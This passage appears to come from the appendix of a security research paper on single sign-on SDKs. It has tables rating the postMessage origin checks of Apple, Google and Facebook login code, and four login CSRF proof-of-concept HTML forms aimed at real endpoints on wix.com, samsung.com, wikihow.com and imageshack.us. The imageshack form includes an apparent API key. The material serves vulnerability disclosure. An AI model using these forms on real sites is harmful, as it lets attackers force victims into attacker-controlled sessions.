Receiver in primary	Primary window statically checks origin of pM from popup: <code>"https://appleid.apple.com"</code>	<code>if (e.origin !== ce) return;</code>	○

●: SDK is vulnerable. | ○: SDK is not vulnerable. | ◐: Limited vulnerability.

Table A.7: Evaluation of postMessage security in *Google Sign-In*.

R/S	Static or Dynamic?	Code Excerpt	Vuln?
Sender in iframe	Iframe uses dynamic origin from hash fragment that is validated on backend server (<code>action=checkOrigin</code>) to send pM to primary window: <code>a.h = "https://sp.com"</code>	<code>window.parent</code> <code>.postMessage(b,</code> <code>a.h)</code>	○
Receiver in primary	Primary window statically checks origin of pM from iframe <i>or</i> popup: <code>c.pB = "https://accounts.google.com"</code>	<code>c.pB == a.origin</code>	○
Sender in primary	Primary window uses static origin to send pM to iframe: <code>a.pB = "https://accounts.google.com"</code>	<code>a.Wl.contentWindow</code> <code>.postMessage(_Du</code> <code>.stringify(b), a.pB)</code>	○
Receiver in iframe	Iframe dynamically checks origin of pM from primary window with origin from hash fragment that is validated on backend server (<code>action=checkOrigin</code>): <code>this.h = "https://sp.com"</code>	<code>if (a.origin ==</code> <code>this.h) { ... }</code>	○
Sender in popup	Popup uses dynamic origin of <code>storagerelay:// redirect_uri</code> to send pM to primary window: <code>a = "https://sp.com"</code>	<code>window.opener</code> <code>.postMessage(v0</code> <code>.stringify(g), a);</code>	○

●: SDK is vulnerable. | ○: SDK is not vulnerable. | ◐: Limited vulnerability.

Table A.8: Evaluation of postMessage security in *Google One Tap Sign-In and Sign-Up*.

R/S	Static or Dynamic?	Code Excerpt	Vuln?
Sender in iframe	Iframe uses dynamic origin from query string that is validated on backend server to send “readyForConnect” pM to primary window: <code>a.l = "https://sp.com"</code>	<code>window.parent</code> <code>.postMessage(b,</code> <code>a.l)</code>	○
Receiver in primary	Primary window statically checks origin of “readyForConnect” pM from iframe: <code>a.H = "https://accounts.google.com"</code>	<code>if (b.origin === a.H</code> <code>&& "readyForConnect"</code> <code>=== b.data.type) {</code> <code>... }</code>	○
Sender in primary	Primary window uses static origin to send “channelConnect” pM to iframe: <code>a.H = "https://accounts.google.com"</code>	<code>b.source</code> <code>.postMessage({type:</code> <code>"channelConnect",</code> <code>nonce: a.l}, a.H,</code> <code>[c.port2])</code>	○
Receiver in iframe	Iframe dynamically checks origin of “channelConnect” pM from primary window with origin from query string that is validated on backend server: <code>a.l = "https://sp.com"</code>	<code>if (d.origin === a.l</code> <code>&& "channelConnect"</code> <code>=== d.data.type) { /*</code> <code>Uses d.ports[0] */ }</code>	○

●: SDK is vulnerable. | ○: SDK is not vulnerable. | ◐: Limited vulnerability.

Table A.9: Evaluation of postMessage security in *Facebook Login*.

R/S	Static or Dynamic?	Code Excerpt	Vuln?
Sender in iframe	Iframe uses dynamic origin from <code>channel</code> query parameter that is validated on backend server to send pM to primary window: <code>e = "https://sp.com"</code>	<pre>f .postMessage(b("PHPQuery Serializer")) .serialize(d), e)</pre>	○
Receiver in primary	Primary window statically checks origin of pM from iframe <i>or</i> popup. The first check is vulnerable, since it uses an insecure regular expression. The second check is secure.	<pre>if (!/^https:\\\/\ .*facebook\.com\$/ .test(a.origin)) return; and if (!/(^ \.)facebook\ .com\$/ .test(a .getDomain())) return;</pre>	●
Sender in primary	Primary window uses static origin to send pM to iframe: <code>c = "https://www.facebook.com"</code>	<pre>window.frames[d] .postMessage({xdArbiter HandleMessage: true, message: a, origin: m}, c)</pre>	○
Receiver in iframe	Does not perform origin check. No origin check required, since any origin may (1) initiate the button with <code>loginButtonStateInit</code> or (2) send the <code>loginComplete</code> and <code>loginReload</code> pMs. This receiver does not perform any security-sensitive actions in the following method: <code>b("Arbiter").inform("Connect.Unsafe." + a.data.message.method, JSON.parse(a.data.message.params), "persistent")</code> .		○
Sender in popup	Popup uses dynamic origin from <code>xd_arbiter redirect_uri</code> to send pM to primary window: <code>origin = "https://sp.com"</code>	<pre>window.opener .postMessage(message, origin)</pre>	○

●: SDK is vulnerable. | ○: SDK is not vulnerable. | ●: Limited vulnerability.

A.3 CSRF Protection in SSO SDKs: Proof of Concept

The POCs of the login CSRF vulnerabilities on www.wix.com, samsung.com, wikihow.com, and imageshack.us are shown in Listings A.1 to A.4.

Listing A.1: Proof of Concept – Login CSRF on www.wix.com.

```
1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <script>history.pushState('', '', '/')</script>
5     <form action="https://users.wix.com/social/login/google" method="POST">
6       <input type="hidden" name="id&#95;token" value="<GOOGLE_ID_TOKEN>" />
7       <input type="submit" value="Submit request" />
8     </form>
9   </body>
10 </html>
```

Listing A.2: Proof of Concept – Login CSRF on samsung.com.

```
1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <script>history.pushState('', '', '/')</script>
5     <form action="https://www.samsung.com/de/api/v3/sso/sa/login" method="POST">
6       <input type="hidden" name="data" value="<FACEBOOK_SIGNED_REQUEST>" />
7       <input type="submit" value="Submit request" />
8     </form>
9   </body>
10 </html>
```

Listing A.3: Proof of Concept – Login CSRF on wikihow.com.

```
1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <script>history.pushState('', '', '/')</script>
5     <form action="https://www.wikihow.com/Special:GPlusLogin" method="POST"
6     ↪  enctype="multipart/form-data">
7       <input type="hidden" name="token" value="<GOOGLE_ID_TOKEN>" />
8       <input type="hidden" name="action" value="login" />
9       <input type="hidden" name="returnTo" value="Main&#45;Page" />
10      <input type="hidden" name="gdpr" value="true" />
11      <input type="submit" value="Submit request" />
12    </form>
13  </body>
</html>
```

Listing A.4: Proof of Concept – Login CSRF on imageshack.us.

```
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4 <script>history.pushState('', '', '/')</script>
5 <form action="https://imageshack.com/rest_api/v2/user/facebook_login"
6   ↪ method="POST">
7   <input type="hidden" name="api&#95;key"
8     ↪ value="5SQW7ZT1dec0922325c83383377e7e557d97fe7a" />
9   <input type="hidden" name="user&#95;id" value="167405224854824" />
10  <input type="hidden" name="access&#95;token" value="<FACEBOOK_ACCESS_TOKEN>" />
11  <input type="hidden" name="gender" value="" />
12  <input type="hidden" name="set&#95;cookies" value="true" />
13  <input type="submit" value="Submit request" />
14 </form>
</body>
</html>
```